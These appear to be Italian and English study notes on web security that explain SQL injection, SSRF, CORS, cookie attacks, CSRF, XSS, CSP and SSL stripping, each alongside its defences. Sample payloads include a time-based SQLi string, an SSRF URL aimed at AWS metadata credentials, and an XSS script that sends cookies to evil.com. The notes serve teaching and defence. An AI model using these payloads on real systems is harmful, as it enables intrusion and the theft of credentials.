- ✖ **Effetto:** L'attaccante scopre informazioni sul database, anche se non riceve direttamente output.

3 Time-Based SQL Injection

Se non ci sono errori visibili, un attaccante può usare comandi che **ritardano la risposta**:

```
?user=admin' AND SLEEP(5) --
```

- ✖ **Effetto:** Se la risposta tarda 5 secondi, significa che la query è stata eseguita, confermando la vulnerabilità.

🛡 Come proteggersi da SQL Injection?

✓ Usare query con parametri (Prepared Statements)

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");  
$stmt->bind_param("ss", $user, $pass);  
$stmt->execute();
```

- ✓ **Evitare la concatenazione di stringhe nelle query SQL**
- ✓ **Sanizzare gli input con funzioni come mysqli_real_escape_string()**
- ✓ **Limitare i permessi del database** (evitare che l'utente web possa eliminare/modificare dati critici).

- ✓ **Utilizzare Web Application Firewall (WAF)** per bloccare attacchi noti.

💡 Conclusioni

- ◆ **SQL Injection** è una delle vulnerabilità più pericolose perché permette di **rubare, modificare o cancellare dati**.

- ◆ **Attacchi avanzati** possono funzionare anche senza output diretto (Blind SQLi, Time-Based SQLi).

- ◆ **La miglior protezione** è l'uso di **query parametrizzate** e una corretta validazione degli input.

Server-Side Request Forgery (SSRF) - Cos'è e come funziona?

Il **Server-Side Request Forgery (SSRF)** è una vulnerabilità in cui un attaccante induce un server vulnerabile a effettuare richieste HTTP verso risorse interne o esterne, aggirando restrizioni di sicurezza.

◆ Obiettivo:

- Accedere a **risorse interne** (es. database, API, servizi cloud) non esposte pubblicamente.
- **Bypassare firewall e restrizioni** che proteggono le reti interne.
- **Interagire con servizi cloud** (es. AWS metadata API) per rubare credenziali o configurazioni sensibili.

🔍 Come funziona un attacco SSRF?

1. L'attaccante trova un'applicazione web che permette di inserire un URL come input.
2. Modifica l'URL per puntare a una risorsa interna della rete.
3. Il server esegue la richiesta e risponde all'attaccante con informazioni sensibili.

🔥 Esempio pratico

Scenario: Un'app web che scarica immagini da un URL

Un sito web permette agli utenti di caricare immagini da un URL esterno, come:

```
https://example.com/fetch?url=https://images.com/cat.jpg
```

- ◆ Il server prende il valore di `url`, effettua una richiesta e restituisce l'immagine all'utente.

💀 SSRF Exploit - Accesso a risorse interne

L'attaccante modifica l'URL per accedere a un servizio interno, come un database o un'API locale:

```
https://example.com/fetch?url=http://localhost:3306
```

Se il server non ha restrizioni, effettua una richiesta a `localhost:3306` (porta di MySQL) e potrebbe rivelare informazioni sensibili.

💀 SSRF Exploit - Accesso ai metadati del cloud (AWS, GCP)

Molti servizi cloud hanno API interne accessibili tramite `http://169.254.169.254/`, che contengono dati sensibili come **chiavi API e credenziali**.

L'attaccante invia:

```
https://example.com/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Se il server è vulnerabile, risponde con le credenziali IAM dell'istanza AWS, che l'attaccante può usare per rubare dati o avviare nuovi server.

🛡 Come mitigare gli attacchi SSRF?

✓ Validare l'input dell'utente

- Accettare solo URL di domini consentiti (whitelist).
- Evitare input diretti da utenti per richieste server-side.

✓ Bloccare richieste a indirizzi interni

- Negare richieste a `localhost`, `127.0.0.1`, `169.254.169.254`, e IP privati (`10.x.x.x`, `192.168.x.x`).

✓ Usare un firewall e restrizioni di rete

- Limitare l'accesso del server solo alle risorse necessarie.
- Disabilitare la connessione ai metadati in cloud (AWS: IMDSv2).

✓ Utilizzare proxy sicuri

- Reindirizzare tutte le richieste attraverso un proxy controllato.

💡 Conclusioni

- ◆ SSRF è una vulnerabilità pericolosa perché permette di accedere a risorse interne e bypassare firewall.
- ◆ Gli attacchi SSRF possono portare all'accesso a database interni, servizi cloud e persino al controllo del server.
- ◆ Per proteggersi, è fondamentale validare gli input, limitare l'accesso a risorse interne e usare firewall/proxy sicuri.

SAME ORIGIN POLICY (SOP)

ACCORDING TO THE BASELINE SECURITY POLICY SOP, SCRIPTS RUNNING ON A PAGE HOSTED AT A CERTAIN ORIGIN CAN ACCESS ONLY RESOURCES FROM THE SAME ORIGIN (AN ORIGIN IS DEFINED BY THE TRIPLET PROTOCOL, DOMAIN, PORT).


Sample URL: <https://example.com/index.htm>

URL	Same origin?	Reason
https://example.com/profile.htm	Yes	Only the path differs
http://example.com/index.htm	No	Different protocol
https://shop.example.com/index.html	No	Different hostname
https://example.com:456/index.htm	No	Different port (default HTTPS port is 443)

SOME ATTACK INCLUDE MANIPULATING DNS RECORDS IN ORDER TO TRICK BROWSERS.

CROSS ORIGIN RESOURCE SHARING (CORS)

CORS PROVIDES A CONTROLLED WAY TO RELAX THE SOP AND ALLOWS JAVASCRIPT TO ACCESS THE CONTENT OF CROSS SITE RESOURCES. JAVASCRIPT CAN ACCESS THE RESPONSE CONTENT IF THE ORIGIN HEADER IN THE HTTP REQUEST MATCHES THE "ACCESS CONTROL ALLOW ORIGIN" HEADER FIELD IN THE HTTP RESPONSE.



CROSS SITE REQUEST FORGERY (CSRF)

CSRF ATTACKS ABUSE THE AUTOMATIC ATTACHMENT OF COOKIES TO REQUESTS DONE BY BROWSER IN ORDER TO PERFORM ARBITRARY ACTIONS WITHIN THE SESSION ESTABLISHED BY THE VICTIM WITH THE TARGET WEBSITE.

THE VICTIM IS AUTHENTICATED ON THE TARGET WEBSITE. THE ATTACKER TRICKS THE VICTIM INTO VISITING A MALICIOUS PAGE WHILE LOGGED INTO THE WEBSITE. WHEN VICTIM'S BROWSER LOADS THE MALICIOUS PAGE A REQUEST IS TRIGGERED AND THE COOKIE IDENTIFYING THE SESSION IS AUTOMATICALLY ATTACHED BY THE BROWSER.



THIS ATTACK CAN BE PREVENTED BY USING TOKENS RELATED TO A SPECIFIC USER SESSION THAT WON'T BE ATTACHED TO A REQUEST UNLESS IT'S DIRECTLY MADE TO THE RIGHT ORIGIN.

Same-Origin Policy (SOP) – Cos'è e come funziona?

◆ La Same-Origin Policy (SOP) è un'importante misura di sicurezza nei browser che impedisce a uno script eseguito su un sito web di accedere a dati provenienti da un altro sito web se le loro origini sono diverse.

💡 **Obiettivo:** Prevenire attacchi come il Cross-Site Scripting (XSS) e il Cross-Site Request Forgery (CSRF).

🔍 Cos'è un'"origine" in SOP?

Un'origine (origin) è definita da **tre elementi**:

```
protocollo://dominio:porta
```

Esempi:

- `https://example.com:443` ✓
- `http://example.com:80` ✗ (diverso perché cambia il protocollo)
- `https://sub.example.com` ✗ (diverso perché cambia il sottodomainio)

📌 Due pagine sono della stessa origine se coincidono tutti e tre gli elementi (protocollo, dominio, porta).

💀 Esempio di SOP in azione

Un utente è loggato su bank.com, e il sito usa JavaScript per recuperare il saldo via API:

```
fetch("https://bank.com/api/saldo", { credentials: "include" })
  .then(response => response.json())
  .then(data => console.log(data));
```

◆ Scenario pericoloso

Se un hacker crea evil.com e prova a caricare il saldo con JavaScript:

```
fetch("https://bank.com/api/saldo", { credentials: "include" })
```

Il browser blocca la richiesta perché evil.com ha un'origine diversa da bank.com. ✗

🚀 Eccezioni alla Same-Origin Policy

SOP è molto restrittiva, ma ci sono modi per consentire comunicazioni tra origini diverse:

1 CORS (Cross-Origin Resource Sharing)

Un server può esplicitamente permettere richieste da altre origini impostando l'intestazione HTTP:

```
Access-Control-Allow-Origin: https://trusted.com
```

◆ Se bank.com aggiunge questa intestazione, trusted.com potrà accedere alle API.

2 JSONP (vecchia tecnica, ora deprecata)

SOLO GET

Usava <script> per caricare dati da altre origini, perché SOP non si applica agli script:

```
<script src="https://api.example.com/data?callback=myFunction"></script>
```

◆ **Problema:** Vulnerabile a XSS! ✗

3 PostMessage (Sicuro per iframe e finestre)

Se due pagine devono comunicare tra loro, possono usare postMessage:

```
// Invio messaggio da un iframe
window.parent.postMessage("Messaggio!", "https://example.com");

// Ricezione nel sito principale
window.addEventListener("message", function(event) {
  if (event.origin === "https://example.com") {
    console.log(event.data);
  }
});
```

◆ **Vantaggio:** Permette una comunicazione sicura tra pagine di origine diversa.

💡 Conclusioni

◆ La Same-Origin Policy protegge gli utenti impedendo accessi non autorizzati tra siti web.

◆ CORS permette eccezioni controllate per scambiare dati tra origini diverse.

◆ PostMessage è un'alternativa sicura per la comunicazione tra pagine di domini diversi.

Cross-Origin Resource Sharing (CORS) – Cos'è e come funziona?

- ◆ CORS (Cross-Origin Resource Sharing) è un meccanismo di sicurezza che permette a un sito web di accedere a risorse di un'altra origine (domain, protocollo o porta diversi) in modo controllato e sicuro.
- ◆ È un'estensione della Same-Origin Policy (SOP), che di default blocca le richieste tra origini diverse.

💡 **Obiettivo:** Permettere alle API di essere accessibili da altri siti in modo sicuro, evitando attacchi come il Cross-Site Request Forgery (CSRF).

🔍 Quando serve CORS?

Di default, se una pagina su `https://example.com` prova a richiedere dati da `https://api.bank.com`, il browser bloccherà la richiesta per via della SOP:

```
fetch("https://api.bank.com/data")
  .then(response => response.json())
  .then(data => console.log(data));
```

❗ Errore nel browser:

```
Access to fetch at 'https://api.bank.com/data' from origin 'https://example.com'
has been blocked by CORS policy
```

- ◆ **Soluzione:** Il server (`api.bank.com`) deve abilitare CORS per consentire l'accesso da `example.com`.

🛠 Come si abilita CORS?

Il server può inviare l'intestazione HTTP `Access-Control-Allow-Origin` per consentire richieste da origini specifiche.

1 Consentire una singola origine

Se il server vuole permettere richieste solo da `example.com`:

```
Access-Control-Allow-Origin: https://example.com
```

2 Consentire tutte le origini (⚠️ pericoloso!)

```
Access-Control-Allow-Origin: *
```

⚠️ **Rischio:** Permette a **chiunque** di accedere alle API, esponendo potenzialmente dati sensibili.

🛠 Altre intestazioni CORS importanti

Intestazione	Descrizione
<code>Access-Control-Allow-Origin</code>	Specifica quali origini possono accedere.
<code>Access-Control-Allow-Methods</code>	Indica i metodi HTTP consentiti (GET, POST, PUT, DELETE, ecc.).
<code>Access-Control-Allow-Headers</code>	Specifica quali intestazioni possono essere incluse nella richiesta.
<code>Access-Control-Allow-Credentials</code>	Se impostato su <code>true</code> , consente l'invio di cookie/token.

⌚ Preflight Request (Opzione di Sicurezza)

Per richieste **non semplici** (es. POST con intestazioni personalizzate o DELETE), il browser esegue una **richiesta preflight OPTIONS** prima di inviare la richiesta effettiva.

- ⚠️ **Esempio:** Il browser invia questa richiesta OPTIONS prima di una richiesta DELETE

```
OPTIONS /delete-user HTTP/1.1
Origin: https://example.com
Access-Control-Request-Method: DELETE
```

- ◆ Il server deve rispondere confermando che supporta la richiesta:

```
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://example.com
Access-Control-Allow-Methods: GET, POST, DELETE
```

💡 Conclusioni

- ◆ CORS permette richieste cross-origin in modo sicuro, evitando il blocco della SOP.
- ◆ Il server deve configurare correttamente CORS per evitare accessi non autorizzati.
- ◆ Le richieste preflight aumentano la sicurezza verificando le autorizzazioni prima dell'esecuzione della richiesta principale.

Sicurezza dei Cookies – Attacchi e Protezioni

I **cookies** sono piccoli file memorizzati nei browser che servono per autenticazione, tracciamento e gestione delle sessioni. Tuttavia, se non configurati correttamente, possono essere vulnerabili ad attacchi come **Session Hijacking**, **CSRF**, **Cookie Tossing** e **Cookie Jar Overflow**.

Vediamo i principali **attacchi ai cookies** e come proteggerli! 

Come funzionano i cookies?

Quando un utente visita un sito web, il server può inviare un cookie con l'header **Set-Cookie**, che viene poi memorizzato dal browser e inviato in tutte le richieste future.

Esempio di cookie inviato da un server:

```
Set-Cookie: sessionID=abc123; Path=/; Domain=example.com; Secure; HttpOnly; SameSite=Strict
```

Significato degli attributi:

- **Path=/** → Il cookie è valido per tutte le pagine del dominio.
- **Domain=example.com** → Il cookie è accessibile da example.com e dai suoi sottodomini.
- **Secure** → Il cookie viene inviato **solo su connessioni HTTPS**.
- **HttpOnly** → Il cookie **non è accessibile da JavaScript**, proteggendo da XSS.
- **SameSite=Strict** → Protezione contro **CSRF**, impedendo l'invio del cookie in richieste cross-site.

Attacchi ai cookies e come difendersi

1 Session Hijacking (Furto di sessione)

Cos'è?

- ◆ Un attaccante ruba il **cookie di sessione dell'utente** per autenticarsi come lui.
- ◆ Può avvenire tramite **XSS (Cross-Site Scripting)** o **Eavesdropping** (intercettazione su HTTP).

Protezione:

- ✓ Usare **HttpOnly** per impedire l'accesso ai cookie da JavaScript.
- ✓ Abilitare **Secure** per proteggere i cookie su HTTPS.
- ✓ Ruotare **frequentemente i session ID** per minimizzare l'impatto di un furto.

2 CSRF (Cross-Site Request Forgery)

Cos'è?

- ◆ Un attaccante sfrutta il fatto che i browser inviano **automaticamente i cookies** per fare operazioni senza il consenso dell'utente.
- ◆ Esempio: Se un utente è loggato su bank.com, l'attaccante può inviare una richiesta nascosta:

```

```

Protezione:

- ✓ Usare **SameSite=Strict** o **SameSite=Lax** per impedire l'invio automatico dei cookies in richieste cross-site.
- ✓ Utilizzare **token CSRF nei form** per verificare la legittimità delle richieste.

3 Cookie Tossing

Cos'è?

- ◆ Un attaccante imposta un cookie per un dominio con un valore controllato, sovrascrivendo il cookie legittimo.
- ◆ Se example.com accetta cookie da shop.example.com, un attaccante può **impostare un cookie malevolo su shop.example.com** che verrà inviato anche a example.com.

Protezione:

- ✓ Non impostare il **Domain nei cookies** per limitarne l'uso solo al sottodominio che li crea.
- ✓ Validare i **cookies lato server** per accettare solo quelli legittimi.

4 Cookie Jar Overflow

Cos'è?

- ◆ I browser hanno un limite sul numero di cookies che un dominio può avere.
- ◆ Un attaccante può **inondare il browser di cookies** fino a far cancellare i cookie legittimi (es. sessionID).

Protezione:

- ✓ Limitare il numero di cookie utilizzati per dominio.
- ✓ Validare i cookies lato server prima di fidarsi dei loro valori.

Best practices per proteggere i cookies

- ✓ 1 Usare **Secure** → Evita che i cookies vengano inviati su HTTP.
- ✓ 2 Usare **HttpOnly** → Proteggi i cookies da XSS.
- ✓ 3 Impostare **SameSite=Strict** o **Lax** → Previene CSRF.
- ✓ 4 Non impostare **Domain nei cookies** se non necessario.
- ✓ 5 Limitare il numero di cookie per dominio per evitare attacchi di sovrascrittura.
- ✓ 6 Utilizzare **__Secure- e __Host- cookie prefixes** per forzare restrizioni di sicurezza.

Conclusioni

◆ I cookies sono fondamentali per l'autenticazione e la gestione delle sessioni, ma possono essere vulnerabili se non configurati correttamente.

◆ Gli attacchi come Session Hijacking, CSRF e Cookie Tossing possono compromettere la sicurezza di un utente.

◆ L'uso di attributi di sicurezza (Secure, HttpOnly, SameSite, Path) aiuta a mitigare questi rischi.

Cross-Site Request Forgery (CSRF) – Cos'è e come funziona?

- ◆ **CSRF (Cross-Site Request Forgery)** è un attacco in cui un attaccante induce un utente autenticato a eseguire **azioni indesiderate** su un sito web senza il suo consenso.
- ◆ Sfrutta il fatto che i browser includono automaticamente i **cookie di sessione** nelle richieste HTTP, anche se la richiesta proviene da un sito malevolo.

💡 Obiettivo:

- **Modificare dati sensibili** (es. cambiare email o password dell'utente).
- **Effettuare transazioni non autorizzate** (es. trasferire soldi da un conto bancario).
- **Cancellare account o dati**.

🔍 Come funziona un attacco CSRF?

1. L'utente accede a bank.com e si autentica. Il sito imposta un **cookie di sessione** valido.
2. L'utente visita un sito **malevolo** (evil.com) preparato dall'attaccante.
3. Il sito malevolo contiene un codice che invia una richiesta a bank.com, sfruttando il **cookie di sessione** dell'utente.
4. Se bank.com non verifica l'origine della richiesta, esegue l'azione come se fosse l'utente autenticato!

💀 Esempio pratico di CSRF

◆ Scenario: Un sito bancario con cambio password vulnerabile

Un utente autenticato può cambiare password inviando una richiesta:

```
POST https://bank.com/change-password
Content-Type: application/x-www-form-urlencoded

password=newpassword
```

📌 **Attacco CSRF:** L'attaccante crea un sito evil.com con questo codice:

```

```

Se l'utente autenticato su bank.com visita evil.com, il browser invia la richiesta con il **cookie di sessione**, cambiando la password senza che l'utente lo sappia! 🚫

🛡 Come proteggersi dal CSRF?

✓ 1 Usare token CSRF (anti-CSRF token)

- Generare un **token univoco** per ogni sessione e verificarlo nel form.
- Esempio in HTML:

```
<input type="hidden" name="csrf_token" value="randomString123">
```

- Esempio in PHP:

```
if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    die("CSRF detected!");
}
```

✓ 2 Usare l'header SameSite per i cookie

- Impedisce ai browser di inviare i cookie nelle richieste cross-origin.
- Esempio per impostare un cookie sicuro:

```
Set-Cookie: sessionId=xyz; Secure; HttpOnly; SameSite=Strict
```

✓ 3 Verificare l'origine delle richieste

- Controllare Referer e Origin negli header HTTP:

```
if ($_SERVER['HTTP_ORIGIN'] !== "https://bank.com") {
    die("Request blocked!");
}
```

✓ 4 Usare autenticazione a due fattori (2FA)

- Anche se un attaccante esegue un'azione CSRF, serve una conferma aggiuntiva.

💡 Conclusioni


◆ CSRF sfrutta i **cookie di sessione** per indurre utenti autenticati a compiere azioni indesiderate.

◆ L'uso di token CSRF, cookie SameSite e il controllo dell'header Origin sono le migliori difese.

◆ Mai fidarsi delle richieste cross-origin, specialmente per operazioni critiche come pagamenti o cambio password.

CROSS SITE SCRIPTING (XSS)

A XSS VULNERABILITY IS A TYPE OF CODE INJECTION VULNERABILITY IN WHICH THE ATTACKER MANAGES TO INJECT JS CODE, THAT IS EXECUTED IN THE BROWSER OF THE VICTIM, IN THE PAGES OF A WEB APPLICATION.



THERE ARE 3 TYPES OF VULNERABILITIES:

REFLECTED: DATA FROM A REQUEST IS EMBEDDED BY THE SERVER INTO THE WEB PAGE WITHOUT PROPER SANITIZATION

STORED: WEBSITE RECEIVES AND STORES DATA FROM AN UNTRUSTED SOURCE

DOM-BASED: DATA FROM AN ATTACKER-CONTROLLABLE SOURCE IS ENTERED INTO A SENSITIVE SINK (PROPERTIES/FUNCTIONS THAT ALLOW TO MODIFY THE HTML OR THE EXECUTION OF JS CODE) OR BROWSER APIs WITHOUT PROPER SANITIZATION.

THE THREAT IS NOT JUST ABOUT JS BUT ALSO HTML AND CSS.
AS IN PREVIOUS THREATS, THE SOLUTION IS ALWAYS INPUT VERIFICATION.

CONTENT SECURITY POLICY (CSP)


IT'S A SECURITY FEATURE THAT HELPS PREVENT A RANGE OF ATTACKS (LIKE XSS) BY CONTROLLING WHICH RESOURCES CAN BE LOADED BY A WEB PAGE.

THE OWNER OF THE WEBSITE DEFINES A POLICY THAT SPECIFIES THE ALLOWED RESOURCES AND ATTACHES IT TO THE HTTP RESPONSE HEADERS. AT THIS POINT THE BROWSER READS THE CSP AND BLOCKS ANY RESOURCE THAT DOESN'T MATCH THE DEFINED POLICY.

THE MOST COMMON ATTACKS AGAINST CSP IS TO REUSE CODE THAT IS ALLOWED ON THE PAGE BUT COMBINING IT IN A WAY THAT RESULT IN A MALICIOUS INTENT.

SSL STRIPPING

Moving from HTTP to HTTPS



Cross-Site Scripting (XSS) – Cos'è e come funziona?

- ◆ Cross-Site Scripting (XSS) è una vulnerabilità che permette a un attaccante di iniettare codice JavaScript malevolo in una pagina web visualizzata da altri utenti.
- ◆ Questo attacco sfrutta il **mancato filtraggio dell'input utente** e può essere usato per:
 - Rubare cookie di sessione e autenticarsi come la vittima.
 - Manipolare il contenuto di una pagina per ingannare l'utente.
 - Reindirizzare a siti di phishing o eseguire altre azioni dannose.

🔍 Tipologie di XSS

Esistono tre principali tipi di attacchi XSS:

1 Stored XSS (Persistente)

✗ Il codice malevolo viene salvato nel database e servito a tutti gli utenti.

◆ Esempio: Un sito di forum permette di pubblicare commenti, ma non filtra gli script.

Un attaccante scrive un commento con:

```
<script>document.location='http://evil.com/steal.php?cookie='+document.cookie</script>
```

Quando altri utenti visitano la pagina, il codice viene eseguito nei loro browser, inviando i loro cookie a evil.com. 🚫

2 Reflected XSS (Non persistente)

✗ Il codice malevolo viene riflesso immediatamente nella risposta del server, senza essere salvato.

◆ Esempio: Un motore di ricerca mostra il termine cercato nella pagina senza sanificarlo.

L'attaccante invia alla vittima un link come:

```
https://example.com/search?q=<script>alert('Hacked!')</script>
```

Se il sito non filtra l'input, la pagina visualizzerà il messaggio di allerta quando l'utente clicca sul link. 🚫

3 DOM-Based XSS

✗ Il codice malevolo viene eseguito direttamente nel browser della vittima, manipolando il DOM.

◆ Esempio: Un sito usa JavaScript per aggiornare dinamicamente il contenuto della pagina.

Se un'applicazione JavaScript prende il valore di location.hash senza sanificarlo:

```
document.getElementById("msg").innerHTML = location.hash;
```

Un attaccante può inviare alla vittima un link con:

```
https://example.com/#<script>alert('XSS')</script>
```

✗ Effetto: Il browser esegue il codice malevolo quando la pagina si carica! 🚫

🛡 Come proteggersi da XSS?

✓ 1 Sanificare l'input utente

- Rimuovere o **escapare** caratteri pericolosi (< > " ' &).
- Esempio in PHP:

```
echo htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
```

✓ 2 Usare Content Security Policy (CSP)

- Impedisce l'esecuzione di script non autorizzati.
- Esempio:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

✓ 3 Evitare innerHTML per aggiornare il DOM

- Usare textContent invece di innerHTML:

```
document.getElementById("msg").textContent = userInput;
```

✓ 4 Usare HttpOnly nei cookie di sessione

- Impedisce a JavaScript di leggere i cookie:

```
Set-Cookie: sessionId=xyz; HttpOnly; Secure
```

💡 Conclusioni

◆ XSS è una delle vulnerabilità più comuni e pericolose perché consente di eseguire codice malevolo nel browser della vittima.

◆ Esistono tre tipi principali: Stored (persistente), Reflected (non persistente) e DOM-Based.

◆ La protezione migliore è sanificare l'input, usare CSP e proteggere i cookie con HttpOnly.

Content Security Policy (CSP) – Cos'è e come funziona?

◆ Content Security Policy (CSP) è una misura di sicurezza che aiuta a prevenire attacchi come Cross-Site Scripting (XSS) e data injection, limitando le risorse che una pagina web può caricare ed eseguire.

💡 **Obiettivo:** Impedire l'esecuzione di script e contenuti non autorizzati, riducendo il rischio di XSS, Clickjacking e attacchi legati al caricamento di risorse esterne.

🔍 Come funziona CSP?

CSP viene implementato tramite un'intestazione HTTP (Content-Security-Policy) o un <meta> tag HTML.

Definisce una lista di **origini consentiti** per script, immagini, stili e altre risorse.

📌 Esempio base di CSP in HTTP:

```
Content-Security-Policy: default-src 'self'
```

◆ Significato:

- **default-src 'self'** → Permette di caricare solo risorse dallo stesso dominio.

📌 Esempio con <meta> tag (meno sicuro):

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'">
```

🛠️ Direttive principali di CSP

CSP usa **direttive** per controllare cosa può essere caricato ed eseguito nella pagina.

Direttiva	Descrizione	Esempio
default-src	Origine predefinita per tutte le risorse	default-src 'self'
script-src	Origini consentiti per JavaScript	script-src 'self' https://apis.google.com
style-src	Origini consentiti per CSS	style-src 'self' 'unsafe-inline'
img-src	Origini consentiti per immagini	img-src 'self' data:
frame-src	Origini per <iframe>	frame-src https:// youtube.com
connect-src	Origini per richieste AJAX/ WebSocket	connect-src 'self' https://api.example.com
object-src	Origini per <object>, <embed> <applet>	object-src 'none'
base-uri	Restringe l'uso del tag <base>	base-uri 'self'

🚀 Esempio avanzato di CSP

```
Content-Security-Policy:  
    default-src 'self';  
    script-src 'self' https://apis.google.com;  
    style-src 'self' 'unsafe-inline';  
    img-src 'self' data:  
    connect-src 'self' https://api.example.com;  
    object-src 'none';  
    frame-src https://youtube.com
```

◆ Cosa fa questa CSP?

✓ Permette di caricare **solo risorse interne**, tranne:

- **JavaScript** solo da self e apis.google.com.
- **CSS inline ('unsafe-inline')** è consentito (⚠️ Rischioso per XSS).
- **Immagini** anche con data: (per icone inline in Base64).
- **Connessioni AJAX/WebSocket** solo verso api.example.com.
- **Blocca <object>, <embed>, <applet>** per prevenire attacchi via Flash o Java.
- **Iframe solo da YouTube.**

💀 Come CSP blocca XSS?

1 XSS senza CSP

Se un sito è vulnerabile a XSS, un attaccante può iniettare:

```
<script>alert('Hacked!')</script>
```

📌 **Risultato:** Il browser esegue lo script. 🚫

2 XSS con CSP attivo

Se il sito ha:

```
Content-Security-Policy: script-src 'self'
```

📌 **Risultato:** Il browser **blocca** lo script perché non è caricato da un'origine autorizzata! 🚫

🛡️ Best practices per una CSP sicura

✓ Usare **default-src 'self'** per limitare il caricamento da fonti esterne.

✓ Evitare **'unsafe-inline'** in **script-src** e **style-src** per prevenire XSS.

✓ Bloccare **object-src 'none'** per evitare attacchi via Flash/Java.

✓ Usare **report-uri** o **report-to** per monitorare tentativi di violazione CSP.

✓ Testare la CSP in modalità **Content-Security-Policy-Report-Only** prima di applicarla.

💡 Conclusione

◆ CSP è una difesa fondamentale contro XSS e altre vulnerabilità web.

◆ Permette di specificare quali risorse possono essere caricate ed eseguite, bloccando codice non autorizzato.

◆ Deve essere configurata con attenzione per non rompere la funzionalità del sito.

SSL Stripping – Cos'è e come funziona?

◆ **SSL Stripping** è un attacco Man-in-the-Middle (MITM) in cui un attaccante forza la vittima a usare una connessione **HTTP non sicura**, invece di HTTPS, intercettando e manipolando il traffico tra il browser e il server.

💡 Obiettivo:

- Rimuovere la crittografia **HTTPS** per intercettare credenziali, sessioni e dati sensibili.
- Evitare i certificati **SSL/TLS** per ingannare gli utenti facendoli credere di essere in un sito sicuro.

🔍 Come funziona un attacco SSL Stripping?

- 1 L'utente si connette a un sito web (<https://bank.com>)
- 2 L'attaccante intercetta la richiesta HTTP iniziale e la modifica, rimuovendo HTTPS.
- 3 Il server risponde con una pagina HTTP invece di HTTPS, perché l'attaccante sta agendo come proxy.
- 4 L'utente invia credenziali su **HTTP non crittografato**, pensando di essere al sicuro.
- 5 L'attaccante cattura i dati sensibili (password, cookie, numeri di carta di credito).

📌 Esempio pratico:

- Un utente inserisce bank.com nella barra degli indirizzi.
- Il browser invia una richiesta **HTTP** a <http://bank.com>.
- Il server dovrebbe reindirizzare a <https://bank.com>, ma l'attaccante intercetta e risponde con una versione **HTTP falsa**.
- L'utente **non vede alcun errore** e invia dati sensibili senza crittografia.

💀 Strumenti usati per SSL Stripping

- ◆ **ettercap** – Strumento avanzato per attacchi MITM.
- ◆ **Ettercap** – Sniffing e manipolazione di pacchetti in una rete locale.
- ◆ **SSLstrip** – Creato da Moxie Marlinspike per automatizzare SSL Stripping.

🛡 Come proteggersi da SSL Stripping?

✓ 1 Usare HSTS (HTTP Strict Transport Security)

- Impone l'uso di HTTPS anche se l'utente richiede HTTP.
- Il server invia questa intestazione:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

- I browser moderni ricordano questa impostazione e rifiutano connessioni HTTP.

✓ 2 Controllare il lucchetto HTTPS nel browser

- Se il sito non ha il lucchetto, è probabile che ci sia un attacco MITM in corso.

✓ 3 Usare VPN e reti sicure

- Gli attacchi SSL Stripping avvengono spesso su Wi-Fi pubblici.

✓ 4 Configurare il sito per reindirizzare sempre da HTTP a HTTPS lato server

- In Apache:

```
RewriteEngine On  
RewriteCond %{HTTPS} off  
RewriteRule ^ https:// %{HTTP_HOST} %{REQUEST_URI} [R=301,L]
```

- In Nginx:

```
server {  
    listen 80;  
    return 301 https://$host$request_uri;  
}
```

✓ 5 Usare estensioni del browser come HTTPS Everywhere

- Questa estensione forza la connessione HTTPS sui siti supportati.

💡 Conclusioni

- ◆ SSL Stripping forza la vittima a usare HTTP invece di HTTPS, esponendo dati sensibili.
- ◆ Funziona intercettando il traffico e rimuovendo la crittografia, senza che l'utente se ne accorga.
